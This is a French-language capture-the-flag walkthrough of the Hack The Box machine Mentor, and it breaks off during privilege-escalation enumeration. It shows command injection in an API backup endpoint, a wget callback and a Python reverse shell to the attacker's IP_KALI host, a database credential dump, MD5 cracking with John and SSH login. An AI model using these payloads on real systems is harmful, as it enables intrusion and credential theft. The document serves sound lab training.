
Tu viens de confirmer que le mot de passe découvert grâce à SNMP permet de s’authentifier sur l’API avec le compte james.
Tu disposes maintenant d’un nouveau jeton JWT. Pour vérifier si james possède davantage de privilèges que ton compte de test, commence par enregistrer ce jeton dans la variable TOKEN, puis interroge à nouveau /admin/ :
TOKEN="jeton_JWT_de_james"

curl -s http://api.mentorquotes.htb/admin/ \
  -H "Authorization: $TOKEN"
Cette fois, l’API retourne :
{"admin_funcs":{"check db connection":"/check","backup the application":"/backup"}}
Le compte james possède donc bien des privilèges d’administrateur sur l’API.
La réponse révèle également deux fonctionnalités intéressantes :
/check: vérifier la connexion à la base de données./backup: sauvegarder l’application.
Comme ces chemins sont retournés par /admin/, tu peux supposer qu’ils sont accessibles sous /admin/check et /admin/backup.
Commence par tester /admin/check :
curl -s http://api.mentorquotes.htb/admin/check \
  -H "Authorization: $TOKEN"
L’API retourne :
{"details":"Not implemented yet!"}
Cette fonctionnalité n’est pas encore implémentée. Tu peux donc te concentrer sur /admin/backup, qui semble permettre de sauvegarder l’application.
Pour découvrir comment cet endpoint fonctionne, commence par lui envoyer une requête avec curl :
curl -i http://api.mentorquotes.htb/admin/backup \
  -H "Authorization: $TOKEN"
Par défaut, curl utilise la méthode GET. L’option -i permet d’afficher également les en-têtes HTTP de la réponse, notamment le code de statut.
Le serveur retourne :
HTTP/1.1 405 Method Not Allowed
Server: uvicorn
content-type: application/json

{"detail":"Method Not Allowed"}
L’erreur 405 Method Not Allowed indique que l’endpoint existe, mais qu’il n’accepte pas la méthode GET.
Puisqu’il s’agit d’une fonctionnalité de sauvegarde, essaie maintenant une requête POST :
curl -i -X POST http://api.mentorquotes.htb/admin/backup \
  -H "Authorization: $TOKEN"
Cette nouvelle requête va te permettre de vérifier si la méthode POST est acceptée et si des paramètres supplémentaires sont nécessaires.
Le serveur retourne une erreur 422 Unprocessable Entity :
{"detail":[{"loc":["body"],"msg":"field required","type":"value_error.missing"}]}
La méthode POST est donc acceptée, mais le message field required indique que l’API attend des données dans le corps de la requête.
Pour obtenir davantage de précisions, essaie d’envoyer un corps JSON vide :
curl -i -X POST http://api.mentorquotes.htb/admin/backup \
  -H "Authorization: $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{}'
Cette fois, le message d’erreur est plus précis :
{"detail":[{"loc":["body","path"],"msg":"field required","type":"value_error.missing"}]}
L’indication ["body","path"] révèle que l’API attend un champ obligatoire nommé path dans le corps de la requête.
Comme cette fonctionnalité concerne la sauvegarde de l’application, ce paramètre pourrait désigner un chemin de fichier ou de répertoire sur le serveur.
Teste cette hypothèse avec /tmp, un répertoire habituellement présent sur les systèmes Linux :
curl -i -X POST http://api.mentorquotes.htb/admin/backup \
  -H "Authorization: $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"path":"/tmp"}'
L’API retourne une réponse 200 OK :
{"INFO":"Done!"}
Le paramètre est donc accepté et le serveur indique que l’opération s’est terminée.
Cependant, tu ne sais pas encore comment ce chemin est utilisé en interne. Un test avec un répertoire inexistant retourne d’ailleurs le même message, ce qui montre que Done! ne garantit pas nécessairement la réussite de la sauvegarde.
Test d’injection de commandes
Puisque cette fonctionnalité permet de sauvegarder l’application et accepte un paramètre nommé path, tu peux supposer qu’elle utilise une commande Linux pour effectuer cette sauvegarde.
Pour vérifier cette hypothèse, utilise le caractère ;, qui permet de séparer plusieurs commandes dans un shell.
L’idée est d’encadrer une commande de test avec deux points-virgules :
- Le premier
;termine la commande qui pourrait précéder ton injection. - Le second
;termine ta commande et la sépare de ce qui pourrait suivre.
Tu peux par exemple utiliser la commande sleep 5 pour vérifier si une commande est exécutée sur le serveur cible, en provoquant un délai de cinq secondes dans sa réponse.
time curl -s -X POST http://api.mentorquotes.htb/admin/backup \
  -H "Authorization: $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"path":"; sleep 5;"}'
L’utilitaire time permet de mesurer la durée totale de la requête.
Le résultat est révélateur :
{"INFO":"Done!"}

real    5.04s
user    0.00s
sys     0.00s
cpu     0%
La requête prend environ cinq secondes, ce qui correspond à l’attente provoquée par sleep 5.
Ce test constitue un PoC (Proof of Concept), qui confirme la présence d’une vulnérabilité d’injection de commandes dans le paramètre path de l’endpoint /admin/backup.
Tu disposes maintenant d’un moyen d’exécuter des commandes sur le serveur. Il reste à exploiter cette vulnérabilité pour obtenir un premier accès au système.
Confirmation du PoC
Le premier PoC avec sleep 5 a permis de mettre en évidence l’injection de commandes. Pour confirmer cette découverte, tu peux maintenant essayer de provoquer une connexion du serveur cible vers ta machine Kali.
Commence par lancer un serveur HTTP sur Kali :
python3 -m http.server 8000
Dans un autre terminal, utilise l’injection pour demander au serveur cible d’effectuer une requête HTTP vers ton adresse VPN :
curl -s -X POST http://api.mentorquotes.htb/admin/backup \
  -H "Authorization: $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"path":"; wget  http://IP_KALI:8000/;"}'
Remplace IP_KALI par l’adresse IP de ton interface VPN.
La commande wget va essayer de contacter ton serveur HTTP depuis la machine cible.
Dans le terminal de ton serveur Python, tu observes la connexion entrante :
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.x.x - - [date] "GET / HTTP/1.1" 200 -
Le code HTTP 200 confirme que la requête a bien atteint ton serveur Kali depuis la machine cible.
Ce second test confirme l’exécution de commandes à distance (RCE — Remote Code Execution) via le paramètre path de l’endpoint /admin/backup.
Tu disposes désormais d’une vulnérabilité exploitable pour tenter d’obtenir un premier shell sur la machine.
Obtention d’un reverse shell
L’exécution de commandes à distance est maintenant confirmée. Tu peux exploiter cette vulnérabilité pour obtenir un reverse shell, c’est-à-dire une connexion initiée par la machine cible vers ton Kali afin de disposer d’un shell interactif.
Puisque tu as découvert précédemment le script login.py dans les processus exposés par SNMP, tu sais que Python est utilisé sur la machine cible. Un reverse shell Python constitue donc une piste intéressante.
Commence par ouvrir un terminal sur Kali et mets Netcat en écoute sur le port 4444 :
nc -lvnp 4444
Dans un second terminal, utilise l’injection de commandes pour lancer un reverse shell Python :
curl -s -X POST http://api.mentorquotes.htb/admin/backup \
  -H "Authorization: $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"path":"; python -c '\''import os,socket,subprocess;s=socket.socket();s.connect((\"IP_KALI\",4444));[os.dup2(s.fileno(),f) for f in (0,1,2)];subprocess.call([\"/bin/sh\",\"-i\"])'\'' >/dev/null 2>&1 &"}'
Adapte l’adresse IP et le port à ton environnement.
Cette commande utilise Python pour établir une connexion vers Kali, redirige les entrées et sorties du processus vers cette connexion, puis lance /bin/sh en mode interactif.
Le caractère & permet de lancer le processus en arrière-plan pour éviter de bloquer le traitement de la requête HTTP.
Attention : après une tentative précédente d’exécution de commandes, l’API peut rester bloquée et ne plus répondre aux requêtes suivantes. Dans ce cas, un Reset de Mentor.htb depuis Hack The Box peut être nécessaire pour rétablir son fonctionnement.
Dans ton listener Netcat, tu reçois une connexion :
Connection received on 10.129.x.x 45740
/bin/sh: can't access tty; job control turned off
/app #
Le message can't access tty indique simplement que ton shell ne dispose pas d’un véritable terminal. Tu peux néanmoins exécuter des commandes.
Vérifie maintenant ton identité et ton emplacement :
id
whoami
pwd
Le résultat confirme :
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root
/app
Tu disposes donc d’un shell avec les privilèges root.
Pour mieux comprendre ton environnement, commence par examiner le contenu du répertoire courant :
ls -la
Le résultat révèle notamment :
-rw-r--r--    1 root root   522 Nov  3  2022 Dockerfile
drwxr-xr-x    1 root root  4096 Nov 10  2022 app
-rw-r--r--    1 root root   672 Jun  4  2022 requirements.txt
La présence d’un fichier Dockerfile suggère que tu te trouves dans un conteneur Docker plutôt que directement sur la machine hôte.
Pour renforcer cette hypothèse, vérifie le nom d’hôte et la distribution Linux :
hostname
cat /etc/os-release
Les résultats révèlent :
8e3d44d6bcb6
NAME="Alpine Linux"
ID=alpine
VERSION_ID=3.10.3
PRETTY_NAME="Alpine Linux v3.10"
Le nom d’hôte ressemble à un identifiant de conteneur Docker, tandis qu’Alpine Linux est une distribution légère fréquemment utilisée dans les conteneurs.
Ces différents indices renforcent l’hypothèse d’un environnement Docker. Tu disposes donc des privilèges root dans cet environnement, mais pas nécessairement sur la machine hôte.
Exploration des montages
Pour rechercher d’éventuels répertoires de la machine hôte accessibles depuis le conteneur, examine les points de montage en filtrant les chemins intéressants :
cat /proc/self/mountinfo | grep -E '/home|/app|/mnt|/opt'
Une ligne retient particulièrement l’attention :
840 831 253:0 /home/svc /home/svc ro,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
Elle indique que le répertoire /home/svc est monté dans le conteneur depuis un système de fichiers ext4. L’option ro précise que ce montage est accessible en lecture seule.
Tu peux donc explorer ce répertoire sans disposer d’un shell directement sur la machine hôte.
ls -la /home/svc
Tu y découvres notamment le fichier user.txt, que tu peux lire :
cat /home/svc/user.txt
ee67xxxxxxxxxxxxxxxxxxxxxxxxxxx092e
Le premier flag est récupéré !
Cependant, tu es toujours dans le conteneur Docker. Pour poursuivre l’investigation et rechercher une possibilité d’escalade de privilèges sur la machine hôte, il faut maintenant trouver un moyen d’obtenir un accès en dehors du conteneur.
Exploration du code de l’application
Pour rechercher un moyen d’accéder à la machine hôte, poursuis l’exploration du répertoire /app, dans lequel tu as obtenu ton reverse shell.
ls -la /app/app
Tu découvres plusieurs fichiers Python :
drwxr-xr-x    1 root root 4096 Nov 10  2022 api
-rw-r--r--    1 root root    0 Jun  4  2022 config.py
-rw-r--r--    1 root root 1001 Jun  7  2022 db.py
-rw-r--r--    1 root root 1149 Jun  4  2022 main.py
-rw-r--r--    1 root root  704 Jun  4  2022 requirements.txt
Le fichier db.py attire particulièrement l’attention : son nom suggère qu’il contient la configuration de la base de données utilisée par l’API.
cat /app/app/db.py
Tu y découvres notamment :
import os

from sqlalchemy import (Column, DateTime, Integer, String, Table, create_engine, MetaData)
from sqlalchemy.sql import func
from databases import Database

# Database url if none is passed the default one is used
DATABASE_URL = os.getenv("DATABASE_URL", "postgresql://postgres:postgres@172.22.0.1/mentorquotes_db")
Cette instruction révèle que l’application utilise une base de données PostgreSQL, avec les paramètres de connexion suivants :
| Paramètre | Valeur |
|---|---|
| Serveur | 172.22.0.1 |
| Utilisateur | postgres |
| Mot de passe | postgres |
| Base de données | mentorquotes_db |
La fonction os.getenv() utilise la variable d’environnement DATABASE_URL si elle existe. Dans le cas contraire, elle reprend l’URL de connexion présente dans le code.
Vérifie donc si cette variable est définie :
printenv DATABASE_URL
La commande ne retourne rien. La configuration par défaut constitue donc une piste pour accéder à PostgreSQL.
En poursuivant la lecture de db.py, tu remarques également la définition d’une table users :
users = Table(
    "users",
    metadata,
    Column("id", Integer, primary_key=True),
    Column("email", String(50)),
    Column("username", String(50)),
    Column("password", String(128), nullable=False)
)
Cette table contient notamment les noms d’utilisateurs et leurs mots de passe.
L’objectif est maintenant de vérifier si tu peux accéder à cette base et récupérer des identifiants susceptibles de permettre une connexion à la machine hôte.
Accès à PostgreSQL avec SQLAlchemy
L’application utilise déjà SQLAlchemy, une bibliothèque Python permettant d’interroger une base de données. Tu peux donc la réutiliser pour accéder à PostgreSQL depuis ton reverse shell, sans installer d’outil supplémentaire.
Avant de consulter les données, effectue une première requête simple pour vérifier que les identifiants découverts dans db.py fonctionnent :
python -c "from sqlalchemy import create_engine, text; e=create_engine('postgresql://postgres:postgres@172.22.0.1/mentorquotes_db'); print(e.connect().execute(text('SELECT version()')).scalar())"
Cette commande reprend le principe utilisé par l’application :
create_engine()prépare la connexion à PostgreSQL avec l’URL trouvée dansdb.py.connect()établit la connexion à la base.text('SELECT version()')prépare une requête SQL demandant la version du serveur.execute()exécute cette requête.scalar()récupère la première valeur retournée pour l’afficher.
Le serveur répond :
PostgreSQL 13.7 (Debian 13.7-1.pgdg110+1) on x86_64-pc-linux-gnu, ...
La connexion fonctionne ! Tu peux désormais interroger la base PostgreSQL depuis ton reverse shell.
Consultation de la table users
Puisque le fichier db.py a révélé l’existence d’une table users, examine maintenant son contenu :
python -c "from sqlalchemy import create_engine, text; e=create_engine('postgresql://postgres:postgres@172.22.0.1/mentorquotes_db'); print(*e.connect().execute(text('SELECT id, username, email, password FROM users')).fetchall(), sep='\n')"
Cette fois, la requête SELECT récupère les identifiants, noms d’utilisateurs, adresses email et mots de passe enregistrés dans la table.
La méthode fetchall() récupère toutes les lignes retournées, tandis que print() les affiche, une par ligne.
Résultat :
(1, 'james', 'james@mentorquotes.htb', '7ccdcd8c05b59add9c198d492b36a503')
(2, 'service_acc', 'svc@mentorquotes.htb', '53f22d0dfa10dce7e29cd31f4f953fd8')
Tu découvres deux comptes dont les mots de passe sont stockés sous forme d’empreintes de 32 caractères hexadécimaux. Ce format est compatible avec MD5, un algorithme que tu peux tenter de casser avec un service en ligne comme CrackStation ou avec John the Ripper sur Kali.
Recherche des mots de passe
Voici comment tenter de retrouver les mots de passe à partir des empreintes MD5 avec John the Ripper sur Kali.
Commence par enregistrer les deux empreintes dans des fichiers distincts :
echo '7ccdcd8c05b59add9c198d492b36a503' > james.hash
echo '53f22d0dfa10dce7e29cd31f4f953fd8' > svc.hash
Teste d’abord le hash de james avec le dictionnaire rockyou.txt :
john --format=raw-md5 \
  --wordlist=/usr/share/wordlists/rockyou.txt \
  james.hash
Le résultat indique 0g : aucun mot de passe n’a été retrouvé avec ce dictionnaire. Les recherches sur les services en ligne ne donnent pas davantage de résultat.
Passe ensuite au hash de service_acc :
john --format=raw-md5 \
  --wordlist=/usr/share/wordlists/rockyou.txt \
  svc.hash
Cette fois, John retrouve un mot de passe :
123meunomeeivani (?)
1g 0:00:00:00 DONE
Le mot de passe associé au compte service_acc est donc 123meunomeeivani.
Connexion SSH avec svc
Le compte service_acc possède l’adresse svc@mentorquotes.htb, ce qui suggère un lien avec l’utilisateur système svc, dont tu as déjà découvert le répertoire personnel.
Puisque le port SSH est ouvert sur Mentor, tente de te connecter avec le mot de passe retrouvé :
ssh svc@mentor.htb
Saisis le mot de passe 123meunomeeivani.
La connexion réussit ! Vérifie maintenant ton identité :
whoami
id
hostname
Tu retrouves l’utilisateur svc sur la machine mentor :
svc
uid=1001(svc) gid=1001(svc) groups=1001(svc)
mentor
Enfin, confirme la présence du fichier user.txt, précédemment découvert depuis le conteneur Docker :
cat /home/svc/user.txt
ee67xxxxxxxxxxxxxxxxxxxxxxxxxxx092e
Tu disposes désormais d’un accès SSH à la machine hôte avec l’utilisateur svc, sans passer par le reverse shell de l’API.
La prise de pied est terminée. Tu peux maintenant poursuivre avec l’escalade de privilèges vers root.
Escalade de privilèges
Une fois connecté en tant que svc, tu peux commencer l’énumération locale afin d’identifier une piste permettant d’obtenir les privilèges root.
La méthode générale est détaillée dans la recette « Escalade de privilèges Linux : comment devenir root en CTF » .
Tu pourrais lancer pspy64 dans une seconde session SSH pour surveiller les processus exécutés sur la machine, notamment ceux lancés par root. Cependant, cette surveillance ne révèle ici aucune piste exploitable.
Vérification des droits sudo
Commence par vérifier les permissions de svc avec sudo :
sudo -l
Le résultat est sans ambiguïté :
Sorry, user svc may not run sudo on mentor.
L’utilisateur svc ne possède donc aucune autorisation sudo sur cette machine.
Exploration du contexte utilisateur
Poursuis l’énumération en examinant ton environnement, conformément à la recette.
La connexion SSH a déjà confirmé que svc appartient uniquement à son propre groupe. Vérifie maintenant la version du noyau Linux :
uname -a
Le système utilise un noyau 5.15.0-56-generic.
Ces premières vérifications ne révèlent aucune piste immédiate d’escalade de privilèges.
Recherche des fichiers accessibles en lecture
Commence par rechercher les fichiers lisibles dans /home et /opt :
find /home /opt -type f -readable 2>/dev/null
La commande retourne principalement des fichiers Python appartenant à l’environnement de svc, notamment ceux de la bibliothèque Uvicorn, ainsi que user.txt, déjà récupéré pendant la prise de pied.
Aucun autre fichier ne retient particulièrement l’attention à ce stade.
Recherche des répertoires accessibles en écriture
Poursuis en recherchant les répertoires dans lesquels svc peut écrire :
find / -writable -type d 2>/dev/null | grep -vE '^/proc|^/sys|^/dev|^/run'
Les résultats comprennent principalement /tmp, /var/tmp et les répertoires personnels de svc, notamment .local et .cache.
Ces emplacements sont classiques pour un utilisateur standard et ne révèlent aucune possibilité immédiate d’escalade de privilèges.
Recherche de fichiers de configuration sensibles
Enfin, examine les fichiers de configuration accessibles en lecture dans /etc, en filtrant leur contenu par mots-clés sensibles et en excluant les lignes de commentaire :
find /etc -type f -name "*.conf" -readable \
  -exec grep -EinH 'password|passwd|secret|credential|user' {} + 2>/dev/null \
  | grep -vE '^[^:]+:[0-9]+:[[:space:]]*#'
Voici le résultat :
/etc/xattr.conf:20:user.Beagle.*			skip		# ignore Beagle index data
/etc/multipath.conf:2:    user_friendly_names yes
/etc/polkit-1/localauthority.conf.d/50-localauthority.conf:10:AdminIdentities=unix-user:0
/etc/nginx/nginx.conf:1:user www-data;
/etc/nginx/fastcgi.conf:21:fastcgi_param  REMOTE_USER        $remote_user;
/etc/ca-certificates.conf:128:mozilla/USERTrust_ECC_Certification_Authority.crt
/etc/ca-certificates.conf:129:mozilla/USERTrust_RSA_Certification_Authority.crt
/etc/adduser.conf:48:USERGROUPS=yes
/etc/adduser.conf:52:USERS_GID=100
/etc/adduser.conf:67:QUOTAUSER=""
/etc/apache2/apache2.conf:115:User ${APACHE_RUN_USER}
/etc/apache2/apache2.conf:212:LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" vhost_combined
/etc/apache2/apache2.conf:213:LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" combined
/etc/apache2/apache2.conf:216:LogFormat "%{User-agent}i" agent
/etc/apache2/mods-available/userdir.conf:1:<IfModule mod_userdir.c>
/etc/apache2/mods-available/userdir.conf:2:	UserDir public_html
/etc/apache2/mods-available/userdir.conf:3:	UserDir disabled root
/etc/debconf.conf:18:Reject-Type: password
/etc/debconf.conf:22:Name: passwords
/etc/debconf.conf:27:Accept-Type: password
/etc/debconf.conf:28:Filename: /var/cache/debconf/passwords.dat
/etc/debconf.conf:34:Stack: config, passwords
/etc/snmp/snmpd.conf:86:rouser authPrivUser authpriv -V systemonly
/etc/snmp/snmpd.conf:92:createUser bootstrap MD5 SuperSecurePassword123__ DES
/etc/snmp/snmpd.conf:93:rouser bootstrap priv
/etc/snmp/snmpd.conf:95:com2sec AllUser default internal
/etc/snmp/snmpd.conf:96:group AllGroup v2c AllUser
/etc/needrestart/needrestart.conf:103:    qr(^user@\d+\.service) => 0,
/etc/dbus-1/system.d/com.ubuntu.SoftwareProperties.conf:6:  <policy user="root">
/etc/dbus-1/system.d/org.freedesktop.ModemManager1.conf:359:  <policy user="root">
/etc/dbus-1/system.d/org.freedesktop.thermald.conf:7:        <policy user="root">
/etc/dbus-1/system.d/org.freedesktop.PackageKit.conf:11:  <!-- Only user root can own the PackageKit service -->
/etc/dbus-1/system.d/org.freedesktop.PackageKit.conf:12:  <policy user="root">
/etc/dbus-1/system.d/dnsmasq.conf:5:	<policy user="root">
/etc/dbus-1/system.d/dnsmasq.conf:9:        <policy user="dnsmasq">
/etc/mke2fs.conf:3:	default_mntopts = acl,user_xattr
/etc/fwupd/redfish.conf:17:IpmiDisableCreateUser=False
/etc/fonts/conf.avail/50-user.conf:8:  <description>Load per-user customization files</description>
/etc/fonts/conf.avail/50-user.conf:10:	    Load per-user customization files where stored on XDG Base Directory
/etc/nsswitch.conf:7:passwd:         files systemd
/etc/rsyslog.conf:48:$PrivDropToUser syslog
Parmi les résultats, plusieurs lignes du fichier /etc/snmp/snmpd.conf attirent l’attention, notamment :
/etc/snmp/snmpd.conf:92:createUser bootstrap MD5 SuperSecurePassword123__ DES
/etc/snmp/snmpd.conf:93:rouser bootstrap priv
/etc/snmp/snmpd.conf:95:com2sec AllUser default internal
Le service SNMP avait déjà été identifié pendant l’énumération initiale, avec notamment la communauté internal.
Cette fois, sa configuration révèle également un utilisateur bootstrap et une valeur ressemblant à un mot de passe en clair.
Examine maintenant ce fichier plus précisément pour comprendre à quoi correspondent ces informations.
Analyse de la configuration SNMP
Pour comprendre les informations découvertes, examine le fichier de configuration du service SNMP :
cat /etc/snmp/snmpd.conf
Plusieurs lignes retiennent particulièrement l’attention :
